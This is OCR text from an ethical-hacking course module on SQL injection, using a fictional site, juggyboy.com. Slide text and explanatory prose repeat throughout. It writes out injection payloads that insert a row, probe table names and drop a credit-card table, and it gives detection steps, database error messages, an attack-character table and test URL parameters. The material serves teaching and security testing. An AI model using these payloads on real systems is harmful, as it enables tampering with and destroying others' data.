

http://juggyboy.com
JuggyBoy.com
Forgot Password
Email Address
Your password will be sent to your registered email address
Attacker Launching SQL Injection
SQL Injection Vulnerable Website

```
blah'; INSERT INTO jb-customers ('jb-email','jb-
passwd','jb-login_id','jb-last_name') VALUES
('jason@springfield.com','hello','jason','jason
springfield');--
```

SQL Query Executed

```
SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members
WHERE email = 'blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-
last_name') VALUES ('jason@springfield.com','hello','jason', jason springfield');--';
```

FIGURE 14.8: SQL Injection Attack



Example 5: Identifying the Table Name

Attacker Launching SQL Injection

http://juggyboy.com

JuggyBoy.com

Forgot Password

Email Address

Your password will be sent to your registered email address

```
blah' AND 1=(SELECT COUNT(*) FROM
mytable); --
```


You will need to guess table names here

SQL Injection Vulnerable Website

SQL Query Executed

```
SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM table WHERE jb-email =
'blah' AND 1=(SELECT COUNT(*) FROM mytable); --';
```

Example 5: Identifying the Table Name



http://juggyboy.com
JuggyBoy.com
Forgot Password
Email Address
Your password will be sent to your registered email address
Attacker Launching SQL Injection
You will need to guess table names here
SQL Injection Vulnerable Website

```
blah' AND 1=(SELECT COUNT(*) FROM
mytable); --
```

SQL Query Executed

```
SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM table WHERE jb-email =
'blah' AND 1=(SELECT COUNT(*) FROM mytable); --';
```

FIGURE 14.9: Identifying the Table Name



Example 6: Deleting a Table


http://juggyboy.com
JuggyBoy.com
Forgot Password
Email Address
Your password will be sent to your registered email address
SQL Injection Vulnerable Website
Attacker Launching SQL Injection

```
blah'; DROP TABLE Creditcard; --
```

SQL Query Executed

```
SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members
WHERE jb-email = 'blah'; DROP TABLE Creditcard; --';
```

Example 6: Deleting a Table




http://juggyboy.com
JuggyBoy.com
Forgot Password
Email Address
Your password will be sent to your registered email address
Attacker Launching SQL Injection
blah'; DROP TABLE Creditcard; --
SQL Injection Vulnerable Website

SQL Query Executed

```
SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members
WHERE jb-email = 'blah'; DROP TABLE Creditcard; --';
```

FIGURE 14.10: Deleting Table



Module Flow

SQL Injection Concepts

Testing for SQL Injection

Types of SQL Injection

Blind SQL Injection

SQL Injection Methodology

Advanced SQL Injection

SQL Injection Tools

Evasion Techniques


Countermeasures

Module Flow

So far, we have discussed various concepts of SQL injection. Now we will discuss how to test for SQL injection. SQL injection attacks are attacks on web applications that rely on the databases as their background to handle and produce data. Here attackers modify the web application and try to inject their own SQL commands into those issued by the database.

SQL Injection Concepts	**Advanced SQL Injection**
Testing for SQL Injection	**SQL Injection Tools**
Types of SQL Injection	**Evasion Techniques**
Blind SQL Injection	**Countermeasures**
SQL Injection Methodology	

This section focuses on SQL injection attack characteristics and their detection.



SQL Injection Detection

STEP 1: Check if the web application connects to a Database Server in order to access some data

STEP 2: List all input fields, hidden fields, and post requests whose values could be used in crafting a SQL query

STEP 3: Attempt to inject codes into the input fields to generate an error

STEP 4: Try to insert a string value where a number is expected in the input field

STEP 5: The UNION operator is used to combine the result-set of two or more SELECT statements

STEP 6: Detailed error messages provide a wealth of information to an attacker in order to execute SQL injection

SQL Injection Detection

The following are the various steps to be followed to identify SQL injections.

Step 1: Check if the **web application** connects to a **Database Server** in order to access some data.


Step 2: List all input fields, hidden fields, and post requests whose values could be used in crafting a SQL query.

Step 3: Attempt to inject codes into the input fields to **generate an error**.

Step 4: Try to insert a string value where a number is expected in the input field.

Step 5: The UNION operator is used in SQL injections to join a query to the **original query**.

Step 6: Detailed error messages provide a wealth of information to an attacker in order to execute SQL injection.



SQL Injection Error Messages

Attempt to inject codes into the input fields to generate an error a single quote ('), a semicolon (;), comments (--), AND, and OR

```
Microsoft OLE DB Provider for ODBC Drivers
error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL
Server]Unclosed quotation mark before the
character string ''.
/shopping/buy.aspx, line 52
```

Try to insert a string value where a number is expected in the input field

```
Microsoft OLE DB Provider for ODBC Drivers
error '80040e07' [Microsoft][ODBC SQL
Server Driver][SQL Server]Syntax error
converting the varchar value 'test' to a
column of data type int. /visa/credit.aspx,
line 17
```

Note: If applications do not provide detailed error messages and return a simple '500 Server Error' or a custom error page then attempt blind injection techniques

SQL Injection Error Messages

The attacker makes use of the **database-level error messages** disclosed by an application. This is very useful to build a vulnerability exploit request. There are even chances of automated exploits based on the different **error messages** generated by the database server.

These are the examples for the SQL injection attacks based on error messages:

Attempt to inject codes into the input fields to generate an error a single quote ('), a semicolon (;), comments (--), AND, and OR.

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'


```
      [Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark
      before the character string ' '.

      /shopping/buy.aspx, line 52
```

Try to insert a string value where a number is expected in the input field:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
varchar value 'test' to a column of data type int. /visa/credit.aspx, line 17
```

Note: If applications do not provide detailed error messages and return a simple '500 Server Error' or a custom error page, then attempt blind injection techniques.



SQL Injection Attack Characters


' or "	Character string indicators
-- or #	Single-line comment
/*...*/	Multiple-line comment
+	Addition, concatenate (or space in url)
||	(Double pipe) concatenate
%	Wildcard attribute indicator

?Param1=foo&Param2=bar	URL Parameters
PRINT	Useful as non-transactional command
@variable	Local variable
@@variable	Global variable
waitfor delay '0:0:10'	Time delay
@@version	Displays SQL server version

SQL Injection Attack Characters

The following is a list of characters used by the attacker for SQL injection attacks:

Character	Function
' or "	Character string indicators
-- or #	Single-line comment
/*...*/	Multiple-line comment
+	Addition, concatenate (or space in url)
||	(Double pipe) concatenate
%	Wildcard attribute indicator
?Param1=foo&Param2=bar	URL Parameters
PRINT	Useful as non-transactional command
@variable	Local variable
@@variable	Global variable
waitfor delay '0:0:10'	Time delay
@@version	Displays SQL server version



Additional Methods to Detect SQL Injection

Method 1

Function Testing

This testing falls within the scope of black box testing, and as such, should require no knowledge of the inner design of the code or logic

Method 2

Fuzzing Testing

It is an adaptive SQL injection testing technique used to discover coding errors by inputting massive amount of random data and observing the changes in the output

Method 3

Static/Dynamic Testing

Analysis of the web application source code

Example of Function Testing

- http://juggyboy/?parameter=123
- http://juggyboy/?parameter=1'
- http://juggyboy/?parameter=1'#
- http://juggyboy/?parameter=1"
- http://juggyboy/?parameter=1 AND 1=1--
- http://juggyboy/?parameter=1'-
- http://juggyboy/?parameter=1 AND 1=2--
- http://juggyboy/?parameter=1'/*
- http://juggyboy/?parameter=1' AND '1'='1
- http://juggyboy/?parameter=1 order by 1000

Additional Methods to Detect SQL Injection

SQL injection can be detected with the help of the following additional methods:

Function Testing

This testing falls within the scope of black box testing, and as such, should require no knowledge of the inner design of the code or logic.

Fuzzing Testing

Fuzzy testing is a SQL injection testing technique used to discover coding errors by inputting a massive amount of data to crash the web application.


Static/Dynamic Testing

Static/dynamic testing is the manual analysis of the web application source code.

Example of Function Testing:

- http://juggyboy/?parameter=123
- http://juggyboy/?parameter=1'

- http://juggyboy/?parameter=1'**#**
- http://juggyboy/?parameter=1**"**
